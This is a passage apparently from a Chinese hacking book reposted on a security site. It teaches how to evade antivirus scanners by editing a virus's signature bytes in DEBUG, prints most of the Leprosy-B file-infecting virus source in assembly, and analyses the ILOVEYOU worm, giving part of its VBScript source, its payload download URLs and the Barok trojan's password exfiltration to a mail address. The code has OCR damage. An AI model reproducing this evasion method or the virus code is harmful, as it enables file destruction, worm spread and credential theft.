计算出文件的中间部分，做个记号然后移到文件尾部。在文件的尾部，进入编辑屏幕并选择填充。在文件的下半部分填写无关的字符，最好选择 255d（FFh），即空格字符。好了，保存改动进入 DOS 界面。

用 SCAN 命令扫描文件病毒。在检查病毒的时候，你不需要删除 SCAN 命令正在搜寻的字段。

可见，所有的 SCAN 命令的作用是搜寻文件中有关病毒的字符串。例如，如果 SCAN 命令搜寻 Cascade 病毒，那么它在各个文件中寻找的是如下的东西：

EB1DAD1273D1FF121F

因此，我们所需要做的是减少 SCAN 搜寻的字符串的长度。你所需要做的是在

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

DISKEDIT 中不断地删除病毒，直到你最终减少了字符串。切记：搜寻时，所找的字符只是文件的头 150 个字节，却需要用去 75%的时间。

做个假设，你将搜寻的字符减少到：

B8 92 19 B7 21 CD

看似很长，但这只是一个例子。

现在，回到 DEBUG 界面，做以下的事情：

DEBUG

E 0100 b8 92 19 b7 21 cd ——这是你要找的字符

然后键入：

U

这个命令将显示给你看没有经过编译的代码，你可以看到 ID 字符串是什么样子的。本例中的 ID 字符串如下

mov ax, 1992h

mov bx, 21h

int 21h

现在，你要记住并执行的事情如下：

以下的内容需要具备汇编知识，知道编译的过程。

用 Turbo 调试器找到字符串，你可以用 DEBUG 命令。假定你获得了屏幕字符串：

mov ax, 1992h

mov bh, 21h

int 21h

在文件中写下这些字符串的位置，Ex 0100h 等。

然后，用 AX mov 代替 BX mov，如下：

mov bh, 21h

mov ax, 1992h

int 21h

看到了吗？你并没有改变代码的功能，但是你给 SCAN 改变了 ID 字符串的代码。由于 Turbo 调试软件不让你保存改动，你必须通过 Debug 命令保存改动。

DEBUG virus.com

a 0122 ——这是字符串的地址

现在，输入编译指令：

mov bh, 21

mov ax, 1992h

int 21h

w

q

保存并运行 SCAN，如果 SCAN 命令并没有检测到它，那么就成功了！如果被检测到了，那么就再试几次。要注意的是，在非加密的病毒代码中这个方法才有效，对于加密文件需要加密机制，一般加密的文件很容易被检测到。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

简单的加密方法

加密可能是写病毒程序的关键部分之一。如果你已经写好一个病毒，而这个病毒发作时会在屏幕上显示信息，你不想让被感染的文件含有这条信息。一个简单的办法是用 XOR 语句来给数据进行加密。XOR 是一个数学函数，可以用相同的密钥来给数据进行加密和解密。[想了解更多的信息，请阅读口令破解章节]

例

FF xor A1 = 5E

^键对字节进行加密 ^key ^result

如下所示

5E xor A1 = FF

正如你所看到的，给敏感数据进行加密和解密的方法就是使用 XOR 函数。

一个名叫 Leprosy-B 的流行病毒可以很好地说明这种技术。通过学习下面的例子，你可以制作简单的加密病毒。

```
; <LEPROSYB.ASM> - Leprosy-B Virus Source
;              Copy-ya-right (c)   1990 by PCM2
;
; This file is the source code to the Leprosy-B virus. It should
; be assembled with an MASM-compatible assembler; it has been tested
; and assembles correctly woth both MASM 4.0 and Turbo Assembler 1.0.
; It should be made into a.COM file before executing,with eigher
; the "/t" command line flag in TLINK or Microsoft's EXE2BIN utility.
;
; This program bas the the potential to permanently destroy executable
; images on any disk medium. Other modifications may have been made
; subsequent to the original release by the author, either benign,
; or which could result in further harm should this program be run.
; In any case, the author assumes no responsibility for any damage
; caused by this program, incidental or otherwise. As a precaution,
; this program should not be turned over to irresponsible hands...

    title "Leprosy-B Virus by PCM2, August 1990"
cr      equ     13      ; Carriage return ASCII code
lf      equ     10      ; Linefeed ASCII code
tab     equ     9       ; Tab ASCII code
virus_size    equ     666       ; Size of the virus file
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
code_start    equ     100h    ;Address right after PSP in memory.
dta           equ     80h     ; Addr of default disk transfer area
datestamp     equ     24      ;Offset in DTA of file's date stamp
timestamp     equ     22      ; Offset in DTA of file's time stamp
filename      equ 30        ;  Offset in DTA of ASCIIZ filestamp
attribute     equ     21      ; Offset in DTA of file attribute

      code    segment 'code'      ; Open code segment
      assume cs:code, ds:code     ; One segment for both code & data
       org    code_start     ; Start code image after PSP

;_____________________________________________________________________
; All executable code is contained in boundaries of procedure "main"
; The following code, until the start of "virus_code", is the non-
; encrypted CMT portion of the code to load up the real program..
;_____________________________________________________________________
main   proc    near          ;  Code execution begins here
       call    encrypt_decrypt     ; Decrypt the real virus code
       jmp random_mutation    ;    Put the virus into action

encrypt_val db 00h     ;      Hold value to encrypt by here
;_____Encrypt, save, and restore the virus code_____________________
infect_file:
     mov bx,handle        ;   bx,handle      ; Get the handle
     push   bx          ; Save it on the stack
     call encrypt_decrypt      ;   Encrypt most of the code
     pop bx               ;   Get back the handle
     mov    cx,virus_size      ; Total number of bytes to write
     mov    dx,code_start      ;Buffer where code starts in memory
     mov    ah,40h          ; DOS write-to-handle service
     int    21h          ; Write the virus code into the file
     call   encrypt_decrypt    ; Restore the code as it was
     ret              ; Go back to where you came from
;_____________Encrypt or decrypt the virus code_____________________
encrypt_decrypt:
     mov    bx, offset virus_code; Get address to start encrypt/decrypt
xor_loop:                       ; Start cycle here
     mov    ah, [bx]         ; Get the current byte
     xor   ah,encrypt_val      ;Engage/disengage XOR scheme on it
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
        mov     [box],ah          ;   Put it back where we got it
inc     bx      ;     Move BX ahead a byte
        cmp     bx, offset virus_code+virus_size;   Are we at the end?
        jle     xor_loop          ; If not, do another cycle
        ret     ; and go back where we came from
;-------------------------------------------------------------------
; The rest of the code from here on remains encrypted until run-time,
; using a fundamental XOR technique that changes via CMT.
;-------------------------------------------------------------------
virus_code:
;-------------------------------------------------------------------
; All strings are kept here in the file and automatically encrypted.
; Please don't be lazy and change the strings and say you wrote a virus!
; Because of Cybernetic Mutation Technology, the CRC of this file often
; changes, even when the strings stay the same.
;-------------------------------------------------------------------
exe_filespec    db   "*.EXE", 0
com_filespec    db   "*.COM", 0
newdir  db    "..", 0
fake_msg    db    cr,lf,"Program too big to fit in memory$"
virus_msg2    db    cr,lf,tab," ATTENTION! Your computer has been
afflicted with$"
virus_msg2    db    cr,lf,tab,"the incurable decay that is the fate wrought
by$"
virus_msg3      db      cr,lf,tab,"Leprosy Strain B, a virus   employing
Cybernetic$"
virus_msg4    db    cr,lf,tab,"Mautation Technology(tm)and invented by
PCM2 08/90.$"
compare_buf   db    20   dup(?)    ; Buffer to compare files in
files_found   db   ?
files_infected db ?
orig_time   dw    ?
orig _date   dw   ?
orig _attr    dw   ?
handle    dw    ?
success   db   ?

random_mutation:        ; First, decide if virus is to mutate
    mov    ah, 2ch    ; Set up DOS function to get time
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
    int     21h
    cmp     encrypt_val,0          ; Is this a first-run virus copy?
    je      instal_val       ; If so, instal whatever you get.
    cmp     dh, 15       ; Is it less than 16 seconds?
    jg      find_extension      ; If not, don't mutate this time
instal_val:
    cmp d1,0         ; Will we be encrypting using zero?
    je      random_mutation      ;  If so, get a new value.
    nov     encrypt_val dl      ; Otherwise, save the new value
find_extension:          ; Locate file w/ valid extension
    nov     files_found, 0       ; Cout infected files found
    mov     files_infected, 4       ;BX counts file infected so far
    mov     success,0
find_exe:
    mov     cx.00100111b      ; Look for all flat file attributes
    mov     dx,offset exe_filespec ; Check for.EXE extension first
    mov     ah,4eh           ; Call DOS find first service
   int   21h
   cmp    ax,12h            ; Are no files found?
   je    find_com          ; If not, nothing more to do
   call find_healthy      ; Otherwise, try to find healthy.EXE
find_com:
    mov    cx,00100111b      ; Look for all flat file attributes
    mov    dx,offset com_filespec    ;Check for.COM extension now
    mov    ah,4eh      ; Call DOS find first service
    int    21h
    cmp    ax,12h       ;Are no files found?
    je    chdir       ; If not, step back a directory
call    find_healthy       ; Otherwise, try to find healthy.COM
chdir:                ; Routine to step back one level
    mov    dx,offset newdir      ;Load DX with address of pathname
    mov ah,3bh           ;Change directory DOS service
    int    21h
    dec    files_infected      ;    This counts as infecting a file
    jnz     find_exe      ; If we're still rolling, find another
    jmp    exit_virus        ; Otherwise let's pack it up
find_healthy:
    mov     bx,dta         ; Point BX to address of DTA
    mov     ax,[bx]+attribute    ;Get the current file's attribute
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
    mov     orig_attr,ax        ; Save it
    mov      ax,[bx]+timestamp  ; Get the current file's attribute
        mov      orig_time,ax   ; Save it
        mov     ax,[bx]+datestamp   ; Get the current file's data stamp
        mov     orig_date,ax    ;    Save it
        mov     dx,dta_filename     ; Get the filename to change attribute
        mov     cx0             ;Clear all attribute bytes
        mov     al,1            ; Set attribute sub-function
        mov     ah,43h          ; Call DOS service to do it
        int 21h
        mov     al,2        ; Set up to open handle for read/write
        mov   ah,3dh        ; Open file handle DOS service
        int 21h
        mov   handle,ax         ;Save the file handle
        mov   bx,ax             ;Transfer the handle to BX for read
        mov   cx,20             ; Read in the top 20 bytes of file
        mov   dx,offset compare_buf    ; Use the small buffer up top
        mov   ah,3fh            ; DOS read-from-handle service
        int   21h
        mov   bxoffset compare_but   ; Adjust the encryption value
        mov    ah,encrypt_val        ; for accurate comparison
        mov   [bx+6],ah
       mov   si,code_start     ;One array to compare is this file
       mov   di,offset compare_buf   ;The other array is the buffer
       mov   ax,ds             ;   Transfer the DS register...
       mov   es.ax             ;... to the ES register
       cld
       repe    cmpsb        ;   Compare the buffer to the virus
       jne   healthy        ; If different, the file is healthy!
       call close_file      ; Close it up otherwise
       inc     files_found     ;Chalk up another infected file
continue_search:
       mov     ah,4fh          ; Find next DOS function
       int   21h             ; Try to find another same type file
       cmp   ax, 12h         ; Are there any more files?
       je    no_more_found     ; If not, get outta here
       jmp   find_healthy    ; If so, try the process on this one!
no_more_found:
       ret       ; Go back to where we came from
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
healthy:
        mov   bx,handle        ; Gent the file handle
        mov   ah, 3eh          ;   Close it for now
        int   21h
        mov    ah,3dh          ; Open it again, to reset it
        mov    dx,dta+filename
        mov    al,2
        int    21h
        mov   handle,ax        ;Save the handle again
        call infect_file       ;      Infect the healthy file
        call   close_file      ; Close down this operation
        inc   success      ;   Indicate we did something this time
        dec    files_infected  ; Scratch off another file on agenda
        jz     exit_virus      ; If we're through; terminate
        jmp     continue_search    ; Otherwise, try another
        ret
close_file:
        mov    bx, handle      ; Get the file handle off the stack
        mov    cx, orig_time   ;Get the date stamp
        mov    dx,orig_date    ; Get the time stamp
        mov    al,1            ; Set file date/time sub-service
        mov    ah,57h          ; Get/Set file date and time service
        int   21h       ; Call DOS
        mov    bx,handle
        mov    ah,3eh          ; Close handle DOS service
        int   21h
        mov    cx,orig_attr    ;Get the file's    original attribute
    mov      al,1          ; Instruct DOS to put it back there
    mov      dx,dta+filename       ;Feed it the filename
    mov      ah,43h        ; Call DOS
int    21h
ret
exit_virus:
    cmp    files_found,6       ; Are at least 6 files infected?
    jl     print_fake      ; If not, keep a low profile
    cmp      success,0       ; Did we infect anything?
    jg     print_fake          ; If so cover it up
    mov    ah,09h        ; Use DOS print string service
    mov    dx,offset virus_msg1    ; Load the adderss of the first line
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
    int   21h       ; Print it
    mov   dx, offset virus_msg2   ; Load the second line
    int   21h        ;(etc)
    mov   dx,offset virus_msg3
    int   21h
    jmp     terminate
print_fake:
    mov     ah,09h        ; Use DOS to print fake error message
    mov   dx, offset fake_msg
    int   21h
terminate:
    mov   ah,4ch          ; DOS terminate process function
    int   21h             ; Call DOS to get out of this program
filler      ab      8   dup(90h)        ;   Pad out the file length to 666 bytes

main   endp
code   ends
     end       main
```

显而易见，病毒程序并不难懂，而且大部分的病毒都采用了简单的加密方法。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

第十四章　病毒是如何运行的?

在本章中，介绍主要的病毒
包括病毒的源代码

爱虫病毒在不到一周的时间内可能至少感染 100 亿个用户。它造成的损害超过了梅丽莎病毒。它被认为是最古老的病毒之一，大约有 13 个变种被广泛的传播。

蠕虫病毒主要通过电子邮件和 Internet 多线交谈扩散，这些病毒主要是用 VB 编写的。因此，由于使用 Windows 宿主的脚本，所以它只会感染 Windows 用户。具有 IE5.0 的 Windows 98，Windows 95 和具有活动桌面的 Windows 98 用户最容易受到该病毒的感染。接着，向 Outlook Express 地址薄中的地址发送病毒。

病毒一般情况下带有一个.vbs 文件作为附件，不同的标题和内容的病毒变体超过 13 种。如果希望查看所有的病毒变种，以及与之相关的病毒体，可以在本文档的最后部分参考爱虫病毒的记录。

实际传播的病毒具有以下内容：

Subject: I L OVE YOU
Body: kindly check the attached LOVELETTER coming from me.
Attachment: LOVE-LETTER-FOR-YOU.TXT.vbs

注意.txt 的附件名称。这个可能只是用来欺骗用户，使用户相信这个附件只是一个安全的文本文件。实际上，附件中的文件是一个十分危险的 VBScript 代码。

一旦运行，病毒将会检查以下的主键是否被设置为正数。

HEKY_CURRENT_USER\Software\Microsoft\windows Scripting Host\Setting\Timeout

如果被设置为正数，接着会将数值改变为 0，如果这个主键不存在，将不会感染。

接着，蠕虫病毒将自己复制到不同的位置：

1. 在 C:\windows\system\目录的 MSKerenl32.vbs
2. 在 C:\windows\system\目录的 LOVE-LETTER-FOR-YOU.TXT.vbs
3. 在 C:\windows\system\目录的 Win32DLL.vbs。

如果 windows 已经被安装在任何目录中，例如，C:\win 目录下，以上的文件夹也会随之改变（C:\win\system 和 c:\win 也会成为蠕虫复制的地点）。

在 windows 启动时，它会自动在注册表中创建新的主键来运行病毒程序。

HEKY_LOCAL_MACHINE\Software\Microsoft\windows\CurrentVersion\

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

Run\MSKerenl32

HEKY_LOCAL_MACHINE\Software\Microsoft\windows\CurrentVersion\RunServices\Win32DLL

这意味着这些程序会自动运行，蠕虫病毒会自动的创建 C:\windows\MSKerenl32.vbs 和 C:\windows\Win32DLL.vbs。

接着，它会修改主页或 Internet Explorer 的开始页面，在 Internet Explorer 启动时，让主页指向一个预先定义的页面，接着下载一个二进制的 WINBUGSFIX.exe 的文件，为了做到这些，病毒会编辑 HKCU\Software\Microsoft\Internet Explorer\Main\StartPage 主键，这个主键就是 IE 系统默认的主页面，指向预先定义的页面，它会随机的从以下的列表中选择地址。

http://www.skyinet.net/~young1s/

HJKhjwerhjkxcvytwertnMTFwetrdsfmhPnjw6587345gvsdf7679njbvYT/WIN-BUGSFIX.exe

http://www.skyinet.net/~anglecat/

蠕虫会自动地改变注册表中的一些主键，下载二进制的代码。

HEKY_LOCAL_MACHINE\Software\Microsoft\windows\CurrentVersion\Run\WIN-BUGSFI

X=>(download directory)\win-bugsfix.exe

它接着会编辑注册表，修改 Internet Explorer 默认的空白主页。

HEKY_CURRENT_USER\Software\Microsoft\windows\Internet Explorer\ Main \StartPage

它接着会自动创建一个 HTML 文件，文件名是：LOVE-LETTER-FOR-YOU.HTM，这个文件包含了以下的文本内容：

ActiveX 接着编辑注册表实体，将它设置为启动时运行，就像以前设定的文件一样。

这个文件也可以使用蠕虫来传播。它会包括 DCC'ed 的用户使用 IRC。

蠕虫接着会打开 Outlook Express 的 MAPI 连接，并选择 Outlook Expree 的地址薄中的邮箱地址。将这个病毒相关的文件 LOVE-LETTER-FOR-YOU.TXT.vbs 发送到这些邮箱中。

接着，它会搜索所有的驱动盘，并开始危害系统。它搜索具有以下类型扩展名的文件，包括本地和远程的驱动器，文件扩展名的形式如下：.vbs, vbe, js, jse, css, .wsh, .sct, .hta, .jpg, .jpeg, .wav, .txt, .gif, .doc, .htm, .html, .xls, .ini, .bat, .com, .mp3, 和.mp2。

所有的具有以下扩展名的文件.vbs, vbe, js, jse, css, .wsh, .sct, .hta, .jpg, 或.jpeg, 将会被替代为病毒的复制体，一个病毒的复制体会带有.vbs 的扩展名，换句话说，如果一个文件为 ankit.bmp，它就会转变为 ankit.bmp.vbs 文件。

病毒不会删除带有 mp3 和 mp2 扩展名的文件。它主要可以改变这类文件的属性，隐藏并创建一个自身的复制品，但是必须以.vbs 扩展名结尾。例如，如果有一个文件 ankit.mp3，病毒将这个文件复制为 ankit.mp3.vbs，它也会重写.jpg 和 jpeg 文件，并改变它们的扩展名。

接着，它搜索 MIRC windows 的 IRC 的客户端，如果找到，会重写 script.ini 文件，它会自动将所有的 DCC 的 LOVE-LETTER-FOR-YOU.HTM 文件加入到所有的 IRC 信道中。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

保护措施

首先，不要打开任何带有.vbs 扩展名的文件，甚至从一个可信任的来源得到的邮件，相反，删除这些邮件，不要从任何人那里接受 DCC's，不要从任何一个可信任的源端得到邮件。如果你被感染了，如何快速的去除病毒，可以通过以下的方法：

这个方法可能会导致删除一些有用的.vbs 文件。

首先，删除注册表中以下的主键：

HEKY_CURRENT_USER\Software\Microsoft\windows scripting\Hostsetting\Timeout

HEKY_LOCAL_MACHINE\Software\Microsoft\windows\CurrentVersion\ Run\Win32DLL

HEKY_LOCAL_MACHINE\Software\Microsoft\windows\CurrentVersion\ RunServices\Win32DLL

HKCU\Software\Microsoft\Internet Explorer\Main\ Start Page

删除以上文件中所有的实例，包括本地文件和远程文件：

LOVE-LETTER-FOR-YOU.HTM

*.vbs

*.vbs

*.vbe

*.js

*.jse

*.css

*.wsh

*.sct

*.hta

查找你的 mp2 和 mp3 文件，并隐藏其中的属性。

系统管理员会过滤所有的邮件来自于：

MAILME@SUPER.NET.PH

同时防止下载 WIN-BUGFIX.exe 文件，这个文件有时可以通过 HTTP 的代理软件可以设置，参考以下 URL。

http://www2.sendmail.com/loveletter and also check out

http://biocserver.cwru.edu/~jose/iloveyouhack.txt]

我提出以上的规则，可以过滤病毒，从某个方面，这些方法看起来并不完整：

alter tcp any 110 -> any any (msg: "Incoming Lover Letter Worm"; content: "rem

WIN-BUGSFIX.exe 解释

蠕虫的二进制执行部分，可以从网上下载，就是口令盗窃木马，排序类工具。以下是一个发送 Bugtraq 的摘录，描述了如何结合这个蠕虫进行口令盗窃。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

在开始菜单，木马试图发现隐藏的名叫“BAROR...”的窗口，如果出现，说明木马存在，如果没有，主要的运行环境就会受到控制。木马会检查 WinFAT32 子键，在相关的注册表主键中：

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run

如果 WinFAT32 子键没有发现，木马会自动创建子键，并自动复制到\windows\System\目录下，作为 WINFAT32.EXE 文件，接着从该位置运行文件。以上的注册表的内容会被木马修改，当 windows 启动时，会自动运行。

接着，木马会设置 Internet Explorer 的开始页面到“空白页面”，在这之后，木马会试图发现和删除以下的主键：

Software\Microsoft\windows\currentVersion\policies\network\hideSharePwds
Software\Microsoft\windows\currentVersion\policies\network\DisablePwdCaching
.Default\Microsoft\windows\currentVersion\policies\network\hideSharePwds
.Default\Microsoft\windows\currentVersion\policies\network\DisablePwdCaching

接着，木马会注册一个新的窗口类，并创建一个隐藏的 window 标题“BAROR”，并保留在 windows 的内存中，作为一个隐藏的应用程序。

在启动之后，或者时间记数器到达某一数值时，木马会自动调用 MPR.DLL 库，调用 WnetEnumCashedPasswords 函数，并发送盗窃的 RAS 口令和所有的缓存口令到 mailme@super.net.ph 电子邮件地址，这些邮件地址大多数是属于木马的作者的地址。木马使用“smtp.super.net.ph”邮件服务器来发送邮件，邮件的主题是“Barok....email.passwords.sender.trojan”。

如果你需要防止系统受到病毒的感染，你可以升级防病毒软件，Magnus hiie 可以修补这个漏洞，如果有数百个电脑没有受到感染，应该在造成更大破坏之前立即进行处理，它一般包含 “disinfect_vbs.txt”文件（为了不要触发木马自动运行）。

WIN_BUGSFIX.exe 文件会自动连接到 SMPT 服务器上，在 199.108.232.1 的 25 端口，发送它的电子邮件消息，你应该利用防火墙堵塞这个地址。这个信件看起来形式如下：

To: mailme@super.net.ph
Subject: Barok...email.passwords.sender.Trojan
X-Mialer:Barok...e-mail.password.sender.Trojan-by:spyder

Host:kakker
Username:Default
IP Address: 10.67.101.123

RAS Password

Cache Passwords:

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

BLABLA\MPM: xxx
BJORN\MUSIC: xxx
TOM\SHARED: xxx
TOM2\MP3: xxx
www.server.com /: xxx
MAPI:MAPI

这里的 xxx 代表在子网的 SMB 共享中明文用户名和口令。

爱虫的参考部分

以下是爱虫不同的变种：

VBS.LoverLetter.A
ATTACHMENT: LOVE-LETTER-YOU.TXT.vbs
SUBJECT LINE: I LOVYOU
MESSAGEBODY:kindly check the attend LOVELETTER coming from me

VBS.LoverLetter.B or Lithuania
ATTACHMENT: same as A
SUBJECT LINE: Susitikim shi vakara kavos puodukui,,,
MESSAGEBODY: same as A

VBS.LoverLetter.C or Very Funny
ATTACHMENT: very Funny.vbs
SUBJECT LINE: fwd:Joke
MESSAGEBODY: empty

VBS.LoverLetter.D or BugFix
ATTACHMENT: same as A
SUBJECT LINE: same as A
MESSAGEBODY: same as A
INFO:registry entry: WIN-BUGSFIX.exe instead of WIN—BuGSFIX.exe instead of WIN_BUGSFIX.exe

VBS.LoverLetter. E or Mother's Day
ATTACHMENT: mothersday.vbs

LOVELETTER.vbs 的源代码

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
rem by: spyder / ispyder@mail.com / @GRAMMERSoft Group /
Manila, Philippines
'Comments begining with' added by The Hidden May 4 2000
On Error Resume Next
dim fso, dirsystem, dirwin, dirtemp, eq, ctr, file. vbscopy, dow

eq= ""
ctr=0
Set fso = CreateObject("Scripting.FileSystemObject")
set file = fso.OpenTextFile(WScript.ScriptFullname, 1)
vbscopy=file.ReadAll

mail()

sub main()
On Error Resume Next
dim wscr,rr
set wscr=CreateObject("WScript.Shell")
'check the time out value for WSH
rr=wscr.RegRead("HKEY_CURRENT+USER\Software\Microsoft\Windows
Scripting
Host\Setting\Timeout")
if (rr>=1) then
' Set script time out to infinity
wscr.RegWrite
"HKEY_CURRENT+USER\Software\Microsoft\Windows Scripting
Host\Settings\Timeout",
0, "REG_DWORD"
end if
'Create three copies of the script in the windows, system32 and temp
folders
Set dirwin = fso.GetSpecialFolder(0)
Set dirsystem = fso.GetSpecialFolder(1)
Set dirtemp = fso. GetSpecialFolder(2)
Set c = fso.GetFile(WScript.ScriptFullName)
c.Copy(dirsystem& "\MSKernel32.vbs")
c.Copy(dirwin& "Win32DLL.vbs")
c.Copy(dirsystem& "\LOVE-LETTER-FOR-YOU,TXT.vbs")
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
'Set IE default page to 1 of four locations(that downloads an executable.
'If the executable has already been downloaded, set it to run at the netxt
login
and set IE's start page to be
blank
regruns()
'create an html file that possibly runs an activex component and runs one
of
the copies of the script
html()
'Re-send script to people in the WAB
spreadtoemial()
'overwrite a number of file types with the script
with vbs extention and
'delete the original file
'mirc client have a script added to send the html file created earlier to a
channel
listadriv()
end sub
sub regruns()
On Error Resume Next
Dim num, downread
regcreate
"HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion
\Run\MSDernel32", di
rsystem& "\MS
Kernel32.vbs"
regcreate
"HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion
\RunServices\Win32D
LL ",dirwin&"\
Win32DLL.vbs"
 downread = ""
 downread =
regget("HKEY_CURRENT_USER\Software\Microsoft\Internet
Exploren\Download Directory")
if(downread = "") then
 downread = "c:\"
end if
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
if(fileexist(dirsystem& "\WinFAT32.exe") = 1)then
 Randomise
 num = Int((4 * Rnd) +1)
 if num = 1 then
regcreate "HKCU\Software\Microsoft\Internet Explorer\Main\Start
Page", "http://www.skyinet.net/ ~ young 1s/
HJKhjnwerhjkxcvytwertnMTFwetrdsfmhPnjw658
7345gvsdf7679njbv
YT/WIN-BUGSFIX.exe"
elseif num = 2 then
regcreate "HKCU\Software\Microsoft\Internet Explorer\Main\Start
